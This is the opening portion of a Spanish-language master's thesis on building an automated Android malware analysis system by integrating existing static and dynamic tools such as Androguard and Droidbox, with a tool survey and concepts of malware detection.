Universidad Cenfotec

Maestría en Ciberseguridad

Documento final de Proyecto de Investigación Aplicada 2

Integración de herramientas para análisis de código malicioso de la plataforma Android en un sistema de análisis automatizado.

William Rodríguez Calvo

Agosto 2019

Declaratoria de derechos de autor

El siguiente trabajo está disponible al público bajo la siguiente licencia: Atribución-NoComercial-CompartirIgual 4.0 Internacional (CC BY-NC-SA 4.0).

Este es un resumen legible por humanos (y no un sustituto) de la licencia:

Usted es libre de:

Compartir: Copiar y redistribuir el material en cualquier medio o formato

Adaptar: Remezclar, transformar y construir a partir del material

La licenciante no puede revocar estas libertades en tanto usted siga los términos de la licencia

Bajo los siguientes términos:

Atribución: Usted debe dar crédito de manera adecuada, brindar un enlace a la licencia, e indicar si se han realizado cambios. Puede hacerlo en cualquier forma razonable, pero no de forma tal que sugiera que usted o su uso tienen el apoyo de la licenciante.

No comercial: Usted no puede hacer uso del material con propósitos comerciales.

Compartir igual: Si remezcla, transforma o crea a partir del material, debe distribuir su contribución bajo la misma licencia del original.

No hay restricciones adicionales: No puede aplicar términos legales ni medidas tecnológicas que restrinjan legalmente a otras a hacer cualquier uso permitido por la licencia.

Avisos:

No tiene que cumplir con la licencia para elementos del material en el dominio público o cuando su uso esté permitido por una excepción o limitación aplicable.

No se dan garantías. La licencia podría no darle todos los permisos que necesita para el uso que tenga previsto. Por ejemplo, otros derechos como publicidad, privacidad, o derechos morales pueden limitar la forma en que utilice el material.

Contenidos

Capítulo I: Introducción 11

Antecedentes 11

Justificación 13

Viabilidad 15

Punto de vista técnico 15

Objetivos del proyecto 15

Título del proyecto 16

Objetivo general 16

Objetivos específicos 16

Alcances y limitaciones 17

Alcances 17

Limitaciones 18

Estado de la cuestión 18

Revisión sistemática 19

Problema 19

Preguntas de la investigación 19

Definición y criterio de fuentes 20

Herramientas de análisis de código estático para Android 21

Androguard 21

Androwarn 21

Apktool 21

Kisskiss 22

Herramientas de análisis de código dinámico para Android 22

Droidbox 22

Xposed 22

Mobile Security Framework (MobSF) 22

Sistemas de sandbox para Android 23

CuckooDroid 23

AndroPyTool 23

Joe Sandbox Mobile 23

Herramientas de análisis de código malicioso para Android en línea 24

IBM Security AppScan Mobile Analyzer 24

NVISO APKScan 24

VirusTotal 24

AVC UnDroid 25

AndroTotal 25

Appknox 26

Cronograma del proyecto 26

Capítulo II: Marco conceptual 27

Malware o código malicioso 27

Detección de código malicioso 27

Métodos de detección de código malicioso 28

Métodos basados en huella digital 28

Métodos basados en comportamiento 29

Métodos basados en heurística 29

Objetivos del análisis de código malicioso 29

Técnicas de análisis de código malicioso 30

Análisis estático 31

Grafos de control de flujo 31

Análisis dinámico 32

Cajas de arena 33

Observabilidad 34

Contención 34

Eficiencia 34

Agrupación de código malicioso 35

Técnicas de evasión de cajas de arena 35

Sistema Operativo Android 37

Arquitectura de Android 37

Aplicaciones de Android 39

Android Runtime (ART) y Dalvik 39
Dalvik Executable (DEX y ODEX) 39
APK 40
ADB 41
Código malicioso para Android 41
Tipos de código malicioso para Android 41
Capítulo III: Marco metodológico 43
Tipo de investigación 43
Alcance Investigativo 43
Enfoque 43
Diseño 43
Población 44
Muestreo 44
Técnicas e instrumentos de recolección de datos 44
Capítulo IV: Desarrollo de la solución 47
Evaluación de herramientas de caja de arena 47
Evaluación de herramientas de análisis de código estático 48
Evaluación de herramientas de análisis de código dinámico 50
Selección de tecnologías 52
NodeJS y Express 53

Docker 53

SSH 54

Arquitectura propuesta 54

Pila de software 56

Solución para comunicación entre contenedores 57

Compartir archivos entre contenedores 57

Envió de mensajes entre contenedores 57

Desarrollo de contenedor para Androguard 59

Desarrollo de contenedor para Droidbox 60

Desarrollo de la aplicación Andromal y su contenedor 62

Capítulo V: Análisis de resultados 64

Proceso de instalación de cajas de arena para análisis de código malicioso de Android 64

Evaluación de la efectividad de la solución propuesta 65

370FE3D8E9B40702B08A5F93003DE0D3.B2BC7B7D.apk 65

Resultados de análisis estático de permisos 65

Reporte original 65

Reporte comparativo (Andromal) 66

Resultado del análisis estático de código fuente 66

Reporte original 66

Reporte comparativo (Andromal) 67

Resultado del análisis de trafico de red 68
Reporte original 68
Reporte comparativo (Andromal) 68
mazar_bot.apk 69
Resultados de análisis estático de permisos 69
Reporte original 69
Reporte comparativo (Andromal) 70
Resultado del análisis estático de código fuente 70
Reporte original 70
Reporte comparativo (Andromal) 71
Resultado del análisis de ejecución de programa 72
Reporte original 72
Reporte comparativo (Andromal) 72
Resultado del análisis de trafico de red 73
Reporte original 73
Reporte comparativo (Andromal) 73
krep.itmtd.ywtjexf-1.apk 73
Resultados de análisis estático de permisos 74
Reporte original 74
Reporte comparativo (Andromal) 75

Resultado del análisis estático de código fuente 75

Reporte original 75

Reporte comparativo (Andromal) 76

Resultado del análisis de trafico de red 76

Reporte original 76

Resultado del análisis realizado 77

Capítulo VI: Conclusiones 78

Capítulo VII: Recomendaciones 80

Bibliografía 81

Apéndices 92

Apéndice 1: Top 23 Android Static Analysis Tools – 2018 Compilation 92

Apéndice 2: Malware Analysis Tools 93

Apéndice 3: Android Malware Analysis Tools – Dynamic Analysis Tools 94

Apéndice 4: A collection of Android security related resources 95

Apéndice 5: A curated list of awesome malware analysis tools and resources 96

Apéndice 6: Interfaz de usuario de la herramienta MobSF 97

Apéndice 7: Interfaz de carga de muestras de código malicioso de Andromal 98

Apéndice 8: Interfaz de análisis estático de la herramienta Andromal 99

Apéndice 9: Interfaz de análisis dinámico de la herramienta Andromal 100

Apéndice 10: Código fuente y grafo de control de flujo generados por Andromal 101

Listado de ilustraciones

Ilustración 1- Métodos de detección de código malicioso 28

Ilustración 2 - Métodos de análisis de código malicioso. 31

Ilustración 3 - Control de flujo de programa en Basic. 32

Ilustración 4 - Arquitectura de Android. 38

Ilustración 5 - Formato interno de un archivo APK. 40

Ilustración 6 - Arquitectura del sistema. 54

Ilustración 7 - Diagrama de secuencia - Inicio de análisis. 56

Ilustración 8 - Pilas de software de cada contenedor. 56

Ilustración 9 - Ejecución de un comando remoto en un contenedor. 58

Ilustración 10 - Construcción de URL en código fuente de aplicación maliciosa. 67

Ilustración 11 - Direcciones IP remotas usadas por software malicioso (reporte original). 68

Ilustración 12 - Direcciones IP remotas usadas por software malicioso (nuevo reporte). 69

Ilustración 13 - Permisos de aplicación del reporte original. 70

Ilustración 14 - Comando y datos transmitidos con TOR. 73

Ilustración 15 - Permisos solicitados por software malicioso. 74

Ilustración 16 - Código fuente que muestra el envío de mensajes de texto. 76

Ilustración 17 - Captura de tráfico de red de la aplicación de código malicioso. 77

Capítulo I: Introducción

Antecedentes

Los navegantes de internet en plataformas móviles marcaron un hito histórico en el año 2016 al superar en número a los usuarios en plataformas tradicionales. Este hecho fue impulsado en parte por aumento en la totalidad de cibernautas, siendo la mayoría de ellos nuevos y además usuarios de dispositivos móviles (Heisler, 2018) (StatCounter, 2018). El uso del internet móvil pasó de ser una actividad limitada a un pequeño grupo de personas a ser algo ubicuo en una porción importante de la población mundial (Murphy & Roser, 2019).

Este acontecimiento vino acompañado de un efecto colateral que no había sido contemplado: El incremento de usuarios móviles con acceso a Internet produjo un aumento en la superficie de ataque disponible para los criminales cibernéticos. Como consecuencia, se ha registrado un crecimiento sustancial en los casos de código malicioso detectados. En el caso de la plataforma Android, esto significó un aumento cercano al 100% en la cantidad de casos de código malicioso detectados en el año 2016 (Symantec, 2018) (Nokia, 2018).

El hecho de que las plataformas móviles sean las de más interés por criminales informáticos es de suma preocupación. De acuerdo con estudios recientes el sistema operativo móvil más popular es Android (Tung, 2018) y este, junto con sus servicios (Google PlayStore), son particularmente vulnerables a infecciones de código malicioso (Brenner, 2018).

Uno de los principales problemas que afecta la plataforma Android es la fragmentación. Este es un fenómeno que ocurre debido a la naturaleza misma de la plataforma: al ser un sistema operativo de código abierto y tener controles de calidad laxos o inexistentes, los manufacturadores de

dispositivos Android realizan modificaciones propias al sistema operativo que hacen casi imposible proveer actualizaciones de seguridad a los usuarios finales (Hill, 2018). En algunos casos, los manufacturadores optan por utilizar versiones antiguas del sistema operativo que ya no están siendo soportadas por Google. En otros casos, las actualizaciones brindadas al sistema no contienen todos los parches de seguridad emitidos de forma oficial y deja vulnerables a los usuarios. (Dunn, 2018).

Recientemente, los criminales cibernéticos han emprendido una cruzada por sacar el máximo provecho a las vulnerabilidades de los sistemas operativos móviles y a la escaza concienciación sobre seguridad informática. Esta tendencia sigue en crecimiento y se estima que para el año 2020 los autores de código malicioso van a generar ganancias alrededor del billón de dólares (McAfee, 2018).

En años anteriores, la plataforma Android fue víctima de numerosos ataques. Ellos han dejado al descubierto la inseguridad que puede afectar a millones de usuarios de esta plataforma. Por ejemplo, el código malicioso CopyCat logró infectar cerca de 14 millones de dispositivos Android a lo largo de varios años. Así logró generar una ganancia de $1.5 millones de dólares americanos a los criminales detrás de él (Osborne, 2018). Otro ejemplo con mayor magnitud es el del código malicioso llamado HummingBad, el cual infectó al menos 85 millones de dispositivos Android. Este, por su parte, generó no menos de $300,000 dólares americanos de ganancia a sus autores cada mes (Palmer, 2018).

Aunque existe un fuerte vínculo entre el uso de tiendas de aplicaciones de terceros y código malicioso, el uso de canales oficiales de distribución de aplicaciones no exime de peligro a los usuarios. El código malicioso conocido como Judy fue distribuido por medio de la tienda de

aplicaciones Google Play; infectó a un estimado de entre 8.5 y 36.5 millones de usuarios (Check Point Software Technologies, 2018).

Justificación

Anteriormente, se mencionó sobre el incremento en la penetración de la computación móvil a nivel mundial y el impacto que esto ha tenido en la seguridad de la información. En el contexto de Costa Rica, el crecimiento en el uso de dispositivos móviles sobrepasa al promedio mundial. Alcanza cifras de penetración del 179% y ubica al país en la posición número uno en cuanto a penetración (MICITT, 2018).

En lo que respecta a estadísticas de Costa Rica sobre código malicioso, no se cuenta con un detalle claro en cuanto a número de incidentes para dispositivos móviles. Por el momento, solo se tiene conocimiento de los incidentes reportados al WARP (Warning, Advice and Reporting Point) de LANIC, el cual agrupa todos los incidentes de código malicioso bajo un mismo rubro (CAMTIC, 2018).

El ámbito empresarial costarricense ha visto un incremento de la práctica conocida como "BYOD" ("Bring Your Own Device" o "traiga su propio dispositivo"). A pesar de no estar totalmente claro cuántos dispositivos móviles personales están en uso en las empresas, se tiene datos de encuestas que muestran una preferencia de los empleados por usar sus dispositivos personales dentro de las redes corporativas (Chung, 2018).

El aumento en el uso de dispositivos móviles con fines laborales trae consigo riesgos inherentes los cuales requieren una gestión y respuesta de incidentes de forma integral. Una de las labores

recomendadas para atender incidentes de seguridad en dispositivos móviles es el análisis de código malicioso (Kendall, 2007) (Distler, 2007).

El análisis de código malicioso es una labor complicada que requiere personal altamente especializado (Distler, 2007). Es por esta razón que el análisis tiene que ser asistido por herramientas automatizadas que faciliten la tarea en la medida de lo posible (Besler, Willems, & Hund, 2018).

Las organizaciones e investigadores de la seguridad informática pueden sacar provecho de la información obtenida a través de un análisis de código malicioso y poner en marcha contramedidas más efectivas sobre las amenazas descubiertas. En caso de un incidente de seguridad, un análisis de código malicioso permitiría que una organización conozca sobre el posible impacto de un programa malicioso sobre sus activos de información, forma de propagación, herramientas instaladas por el código malicioso, entre otros (NIST, 2018).

Actualmente, el mercado de sistemas operativos móviles está dividido en dos grandes plataformas: Android con el 72.35% de los usuarios y iOS con un 24.44% (StatCounter, 2018). Como fue mencionado anteriormente, la plataforma Android ha sido víctima de múltiples vulnerabilidades e infecciones de código malicioso. Es así como se convirtió en la favorita de los cibercriminales y la dejó con una reputación de ser mucho menos segura que iOS (McAfee, 2018) (Symantec, 2018).

A pesar de que existe una amplia oferta de programas antivirus para la plataforma Android (Neil, 2018), la cantidad herramientas que permiten hacer un análisis del código malicioso de forma automática sigue siendo limitada (Anastasis, 2018).

A la fecha, existe una muy limitada selección de herramientas de análisis de código malicioso automatizado para Android, la mayoría de estas son herramientas comerciales. Las opciones para empresas pequeñas e investigadores de seguridad están limitadas a unas muy pocas opciones de

código abierto como CuckooDroid la cual es de difícil instalación y ha dejado de recibir actualizaciones por parte de sus desarrolladores (Idan & Ofer, 2018).

De aquí surge la necesidad de brindar una herramienta que supla este vacío existente. La presente investigación se va a enfocar en la propuesta de una nueva plataforma de análisis de código malicioso para la plataforma Android la cual será producto de la integración de distintas herramientas existentes. La metodología de investigación va a ser cuantitativa debido a la naturaleza de los análisis requeridos a lo largo del proyecto y de la dependencia, en gran medida, a la generación e interpretación de datos estadísticos.

Viabilidad

Punto de vista técnico

Desde un punto de vista técnico, el proyecto es altamente viable. En primer lugar, se tiene la experiencia documentada de emprendimientos similares los cuales se han realizado de forma exitosa (Acin Sanz, 2017). Además, las herramientas existentes de caja de arena para Android, a pesar de ser escazas, tienen gran potencial de cumplir con los requisitos de este proyecto (Idan & Ofer, 2018). Finalmente, cabe resaltar que la oferta de herramientas de análisis de código malicioso para Android es extensa (Anastasis, 2018) y, en la mayoría de los casos, cumplen con los requerimientos de licenciamiento que se plantearon para este proyecto.

Objetivos del proyecto

Para la elaboración de este trabajo se ha seleccionado la taxonomía original de Bloom, en especifico, la categoría de síntesis (Bloom, 1956). Esta decisión se fundamenta en la necesidad de recombinar partes de sistemas y tecnologías existentes en una nueva solución no disponible anteriormente. Este trabajo examina diversas fuentes de información y herramientas tecnológicas que pueden ser utilizadas en un sistema automatizado para análisis de código malicioso para la plataforma Android.

El título y objetivo general de la investigación cumplen con la categorización de verbos especificada según la taxonomía de Bloom (Instituto Tecnológico de Sonora, 2018).

Título del proyecto

Integración de herramientas para análisis de código malicioso de la plataforma Android en un sistema de análisis automatizado.

Objetivo general

Integrar en un nuevo sistema de análisis automatizado herramientas para análisis estático y dinámico de código malicioso para la plataforma Android.

Objetivos específicos

1. Analizar el estado actual de las herramientas de análisis de código malicioso para Android.

2. Seleccionar herramientas de análisis de código malicioso para la plataforma Android que permitan realizar los procesos de análisis estático y dinámico de código malicioso.
3. Integrar las herramientas de análisis de código seleccionados en un nuevo sistema de análisis de código malicioso para Android.
4. Desarrollar los componentes necesarios para que los procesos de instalación y ejecución sistema de análisis de código malicioso sean automatizados y no requieran configuración.
5. Valorar la efectividad del nuevo sistema a través de un análisis de prueba con muestras de código malicioso para Android en un ambiente controlado.

Alcances y limitaciones

Alcances

Esta investigación tiene los siguientes alcances:

1. Listar y describir las herramientas de caja de arena y de análisis de código malicioso de la plataforma Android que representen el estado del arte.
2. Integrar las herramientas de análisis de código malicioso en un nuevo sistema.
3. Publicar el nuevo sistema de análisis de código malicioso junto con cualquier modificación al código fuente original. Se utilizará el repositorio público de código fuente GitHub.
4. Cumplir modelo de licenciamiento de código abierto.
5. Publicar los resultados del análisis de muestras junto con las muestras de código malicioso utilizadas durante el análisis.

Limitaciones

Esta investigación está sujeta a las siguientes limitaciones:

1. La selección de herramientas de análisis de código malicioso está limitada por los resultados obtenidos por búsquedas en línea.
2. El sistema de análisis de código malicioso va a hacer uso de herramientas de caja de arena y análisis de código existentes, no se van a desarrollar nuevos programas para este fin.
3. El código fuente liberado estará sujeto a las limitaciones de licenciamiento impuestas por las licencias originales de las herramientas utilizadas durante la investigación. No se van a proponer nuevos modelos de licenciamiento.
4. Las muestras de código malicioso a utilizar por el análisis de prueba van a limitarse a las que pueden ser obtenidas por medios legales en repositorios de investigación públicos como GitHub.
5. El análisis de código malicioso va a estar limitado a operar en el sistema operativo Android 4.2.1. Se omite la compatibilidad con versiones más recientes de esta plataforma.
6. El análisis de código malicioso solo se va a llevar a cabo para las partes de código fuente que se encuentren en bytecode para la máquina virtual de Android (Dalvik o ART). Otro tipo de código malicioso como binarios nativos o código embebido (Javascript, Lua) se encuentran fuera del alcance de esta investigación.

Estado de la cuestión

El fenómeno del código malicioso en Android es relativamente reciente. Se tiene como primer caso documentado al troyano AndroidOS.DroidSMS.A en agosto del año 2010 (Clooke, 2019).
A diferencia de otras plataformas más antiguas como Microsoft Windows, no se han encontrado estudios formales que permitan identificar herramientas líderes del mercado. Estudios como los de Cuadrante Mágico de Garther se limitan a evaluar soluciones de detección de código malicioso en terminales (Endpoints) (Garther, 2018).

Revisión sistemática

Problema

Los investigadores de código malicioso para Android se topan con una gran cantidad de obstáculos técnicos que dificultan el realizar un experimento de seguridad sólido (Lalande, 2018).
Está investigación esta enfocada en reducir los obstáculos y complejidad técnica asociados con la instalación y uso de las herramientas de análisis de código malicioso para Android. Así se permitirá que el investigador encause sus esfuerzos en el análisis de la evidencia recolectada.

Preguntas de la investigación

- ¿Existe una solución en el mercado que resuelva satisfactoriamente el problema planteado por esta investigación?

- ¿Cuáles son las herramientas de análisis estático y dinámico de código malicioso para Android?
- ¿Qué herramientas de análisis de código malicioso para Android cumplen con el criterio de selección propuesto por esta investigación?
- ¿Cumple su objetivo la solución propuesta en esta investigación al problema?

Definición y criterio de fuentes

A continuación, se presenta un listado de herramientas de análisis de código malicioso para Android. Este listado representa una muestra sobre la población total de herramientas que pueden ser descubiertas por medio de búsquedas en internet. La lista se obtuvo de los resultados de una consulta en el buscador Google con los siguientes términos:

android+malicious+code+analysis+tools

Los resultados fueron filtrados de forma cualitativa de acuerdo con los siguientes criterios:

- La herramienta y documentación relacionada está en el idioma inglés.
- La herramienta aparece en listados de terceros de herramientas recomendadas para el análisis de código malicioso para Android (H4ck0, 2018; UIC R.E. Academy, 2019; Cloudi, 2019; Bhatia, 2018; Shipp, 2019). Ver apéndices 1, 2, 3, 4 y 5 respectivamente.
- La herramienta cuenta con un modelo de licenciamiento que la hace compatible con las limitaciones del proyecto y su código fuente está disponible.
- La herramienta ha recibido mejoras a su código fuente en los últimos 4 años (a partir del año 2015).

- La documentación presentada por la herramienta es clara y permite su instalación y ejecución de forma exitosa.

Herramientas de análisis de código estático para Android

Androguard

Herramienta para análisis de archivos DEX, ODEX, APK, archivos binarios XML de Android, recursos de Android, entre otras. Ofrece servicios de desensamblado, decompilación, análisis cruzado de referencias, entre otros (Desnos, Gueguen, & Bachmann, 2019).

Androwarn

Androwarn es una herramienta cuyo objetivo es el de detectar y advertir sobre posibles comportamientos maliciosos desarrollados por una aplicación de Android. La detección es realizada por medio de un análisis del estático del “byte code” de Dalvik (Debize, 2019).

Apktool

Es una herramienta para realizar ingeniería reversa de aplicaciones Android de código cerrado de terceros. Puede decodificar recursos a su forma casi original. Permite también depurar las aplicaciones en código binario (Wiśniewski & Tumbleson, 2019).

Kisskiss

Herramienta para desempacar aplicaciones de Android que utilizan los empacadores y protectores Bangcle (SecNeo), APKProtect, LIAPP, Qihoo Android Packers y Jaigu (Strazzere, 2019).

Herramientas de análisis de código dinámico para Android

Droidbox

Fue desarrollado con intención de ofrecer análisis dinámico de aplicaciones de Android. El análisis realizado colecta información del tráfico de red, operaciones de lectura y escritura de archivos, servicios iniciados, uso de SMS, permisos burlados, llamadas enviadas, etc. (Lantz, 2019)

Xposed

Es una utilidad que permite instalar módulos en un sistema Android y cambiar el comportamiento del sistema y aplicaciones sin realizar modificaciones a los archivos originales del sistema (rovo89 & Tungstwenty, 2019).

Mobile Security Framework (MobSF)

Es un marco de trabajo automatizado para seguridad móvil, una solución todo en uno para Android, iOS y Windows. Permite realizar pruebas de penetración, análisis estáticos, dinámicos y de código malicioso (Ajin, Schlecht, Magaofei , Dobrushin, & Nadal, 2019).

Sistemas de sandbox para Android

CuckooDroid

CuckooDroid es una extensión del sandbox de código abierto Cuckoo. Permite el análisis automático de archivos sospechosos. CuckooDroid le ofrece a Cuckoo la capacidad de analizar y ejecutar aplicaciones de Android (Checkpoint Software Technologies., 2018).

AndroPyTool

Es una herramienta para la extracción de características estáticas y dinámicas de APK's de Android. Combina diferentes herramientas bien conocidas de análisis de aplicaciones de Android como DroidBox, FlowDroid, Strace, AndroGuard y VirusTotal (Martín García, Lara-Cabrera, & Camacho, 2019).

Joe Sandbox Mobile

Joe Sandbox Mobile analiza APK's de forma totalmente automatizada en un ambiente controlado de Android. Además, monitorea el comportamiento en tiempo de ejecución por actividades sospechosas. Todas las actividades son compiladas en un reporte detallado de análisis. Esta caja

de arena permite monitorear cualquier llamada del API de Java/Android dentro del APK, funciones locales e inclusive campos en estructuras de datos. Para poder activar aplicaciones maliciosas, la caja de arena entiende la jerarquía de vistas de la aplicación y simula clics en los botones u otros elementos de UI (Joe Security LLC, 2018).

Herramientas de análisis de código malicioso para Android en línea

IBM Security AppScan Mobile Analyzer

El IBM Security AppScan Mobile Analyzer es parte del IBM Application Security on Cloud, el cual es una solución para todas las necesidades de pruebas de seguridad. Este servicio realiza análisis en tiempo de corrida de aplicaciones móviles. Si se encuentra algún problema, el servicio los reporta junto con instrucciones de como reproducirlos (IBM Corp., 2018).

NVISO APKScan

APKScan es un servicio en línea que permite realizar un análisis distribuido de muestras de código malicioso para Android. El objetivo de este servicio es el de facilitar la colaboración y brindar a investigadores acceso a datos y muestras de ejemplo. Esto es posible gracias a la arquitectura distribuida del sistema con un enfoque en pruebas de caja blanca (NVISO Labs, 2019).

VirusTotal

Inspecciona las muestras con cerca de 70 escáneres y servicios de listas negras de dominios y vínculos junto con una gran gama de herramientas para extraer señales del contenido estudiado. VirusTotal ofrece varios métodos de envió de archivos, incluyendo la interfaz Web primaria, cargadores de escritorio, extensiones de browser y APIs programáticos. Una vez enviada una muestra esta puede ser examinada por distintos colaboradores para mejorar los resultados en sus propios sistemas (Chronicle Security Ireland Limited, 2018).

AVC UnDroid

Es una herramienta en línea que provee un análisis estático de aplicaciones de Android. El análisis estático es realizado con una versión modificada de la herramienta Buster Sandbox Analyzer, ssdeep y APKTool. El servicio es experimental y debe ser utilizado solo con fines informativos y de investigación (NewSky Security, LLC., 2018).

AndroTotal

Este es un servicio en línea para escaneo de APK's sospechosos y utiliza múltiples antivirus para la plataforma Android. Cuando AndroTotal reconoce que un antivirus de Android encuentra una aplicación maliciosa, obtiene los metadatos directamente de la interfaz gráfica, así como el nombre de la amenaza detectada. Adicionalmente, hace capturas de pantalla de la aplicación, logcat (Bitácora de Android) y vaciados de red (Maggi, Valdi, & Zanero, 2013).

Appknox

Appknox ofrece un sistema automatizado en línea junto con un enfoque humano. Asegura que cada posible agujero de seguridad en aplicaciones móviles queda sellado antes de ser lanzada la aplicación. La solución automatizada de Appnok incluye pruebas de conformidad de la industria como OWASP TOP 10, HIPAA, PCI-DSS y más. Appknox utiliza un escaneo en tres etapas que detecta y neutraliza amenazas (XYSec Labs, 2018).

Cronograma del proyecto

Para a elaboración del proyecto se cuenta con aproximadamente 15 semanas. El desglose de tareas y fechas será el siguiente:

		Task Name	Duration	Work	Start	Finish	Predecessors	Resource Names	% Complete
1		Versión inicial estado de la cuestión	5 days	0 hrs	Mon 10/22/18 8:00 AM	Fri 10/26/18 5:00 PM			0%
2		Versión inicial del marco teórico	5 days	0 hrs	Mon 10/29/18 8:00 AM	Fri 11/2/18 5:00 PM	1		0%
3		Versión inicial de la propuesta de trabajo para proyecto de	5 days	0 hrs	Mon 11/5/18 8:00 AM	Fri 11/9/18 5:00 PM	2		0%
4		Introdución y apartados introductorios	5 days	0 hrs	Mon 11/12/18 8:00 AM	Fri 11/16/18 5:00 PM	3		0%
5		Revisión estado de la cuestión	5 days	0 hrs	Mon 11/19/18 8:00 AM	Fri 11/23/18 5:00 PM	4		0%
6		Revisión marco teórico	5 days	0 hrs	Mon 11/26/18 8:00 AM	Fri 11/30/18 5:00 PM	5		0%
7		Revisión propuesta de trabajo	5 days	0 hrs	Mon 12/3/18 8:00 AM	Fri 12/7/18 5:00 PM	6		0%
8		Correcciones finales	10 days	0 hrs	Mon 12/10/18 8:00 AM	Fri 12/21/18 5:00 PM	7		0%

Capítulo II: Marco conceptual

Malware o código malicioso

El termino *malware* proviene de la combinación las palabras en inglés "malicious" y "software". Es una expresión genérica utilizada para identificar cualquier programa no deseado como virus de computadora, gusanos, troyanos, spyware, adware, bots, entre otros. (Saeed, Selamat, & Abuagoub, 2013) (Kasama, 2014) Con mayor precisión, el *malware* es definido como cualquier código adicionado, modificado o eliminado a un sistema de software para causar daño de forma intencional o subvertir la funcionalidad para la cual el sistema estaba destinado (McGraw & Morrisett, 2000).

En español, el anglicismo malware y el termino "código malicioso" se utilizan de forma intercambiable y describen el mismo concepto. (Universidad Nacional de Luján, 2018). El presente documento hace uso preferente del terminó "código malicioso".

Detección de código malicioso

La detección de código malicioso es el proceso realizado por un programa especializado para este fin. Un programa de detección de código malicioso ***D*** es la función computacional que trabaja sobre un dominio que contiene una colección de programas ***P***. El programa de detección ***D*** analiza los programas ***p*** que pertenecen al conjunto de programas ***P*** para determinar si es benigno, si contiene código malicioso o si no es posible determinar (Saeed, Selamat, & Abuagoub, 2013).

$$D(p)\begin{cases} malicioso, si\ \boldsymbol{p}\ contiene\ código\ malicioso \\ benigno, si\ \boldsymbol{p}\ es\ un\ programa\ normal \\ \text{sin}\ determinar\ , si\ \boldsymbol{D}\ falla\ en\ determinar\ \boldsymbol{p} \end{cases}$$

Métodos de detección de código malicioso

Los métodos de detección de código malicioso están categorizados en tres distintos puntos de vista tal y como se muestra en la Ilustración 1 (Zahra, Hashem, Seyed Mehdi, & Ali, 2013).




Ilustración 1- Métodos de detección de código malicioso

Fuente: Adaptado de Zahra, Hashem, Seyed Mehdi, & Ali, 2013.

Métodos basados en huella digital

La coincidencia de patrones es uno de los métodos más comunes en la detección de código malicioso y la huella digital es el método más popular en esta área. La huella digital es una característica única de cada archivo, algo así como la huella dactilar de un ejecutable. Los métodos basados en huella digital utilizan patrones extraídos de varias muestras de código malicioso para identificarlos lo cual lo hace más rápido y más eficiente que otros métodos. Esta técnica tiene una frecuencia de error baja. Esa es una de las principales razones de su uso en antivirus comerciales (Zahra, Hashem, Seyed Mehdi, & Ali, 2013).

Métodos basados en comportamiento

Las técnicas de detección basadas en comportamiento observan el accionar de un programa ejecutable para concluir si este es malicioso o no. Debido a que esta técnica observa lo que un ejecutable hace, no está sujeta a las limitaciones de la técnica basada en huella digital. Con este método, los patrones de comportamiento de distintos programas son recolectados. Por lo tanto, un patrón único de comportamiento puede identificar varios tipos de código malicioso. Este mecanismo ayuda a detectar código malicioso mutante pues este va a siempre utilizar los mismos recursos y servicios en una forma similar (Zahra, Hashem, Seyed Mehdi, & Ali, 2013).

Métodos basados en heurística

Los métodos basados en huella digital y comportamiento tienen varias desventajas: incapacidad de detectar variantes de código malicioso, código basura que evita una detección efectiva, reordenamiento de sentencias... Por ello, se han propuesto métodos basados en heurística para sobreponerse a esas desventajas. La detección por medio de heurística utiliza técnicas de minería de datos y aprendizaje automático para aprender sobre el comportamiento de un archivo ejecutable. Por ejemplo, Naïve Bayes y Multi Naïve Bayes han sido empleados para clasificar código malicioso de programas benignos (Zahra, Hashem, Seyed Mehdi, & Ali, 2013) (Schultz, Eleazar, Erez, & Salvatore J. Stolfo, 2001).

Objetivos del análisis de código malicioso

Los objetivos principales del análisis de código malicioso son los de comprender la operación de una muestra de código malicioso para poder diseñar contramedidas efectivas y de determinar el daño que este puede causar (McGraw & Morrisett, 2000). En caso de infección o de intrusión en una red, la información obtenida a través del análisis del código malicioso va a proveer los insumos necesarios para que una organización pueda responder de forma oportuna a un incidente, contener la amenaza y erradicarla.

Técnicas de análisis de código malicioso

El análisis de código malicioso se puede clasificar en dos técnicas principales: análisis estático y análisis dinámico. Ambas técnicas cumplen con el mismo objetivo de explicar cómo el código malicioso trabaja, las herramientas, tiempo y destrezas requeridas para realizar el análisis son muy distintas (Distler, 2007). No obstante, el método de análisis estático se puede dividir en dos etapas: el análisis estático básico y el análisis estático avanzado. El método de análisis dinámico se puede dividir a su vez en las etapas de análisis dinámico básico y análisis dinámico avanzado. La combinación de todos estos métodos de análisis se utiliza de forma conjunta para producir un reporte de análisis del código malicioso. (Syarif, Yudi, & Imam, 2015). La taxonomía de las técnicas de análisis se puede apreciar en la Ilustración 2.




Ilustración 2 - Métodos de análisis de código malicioso.

Fuente: Adaptado de Syarif, Yudi, & Imam, 2015

Análisis estático

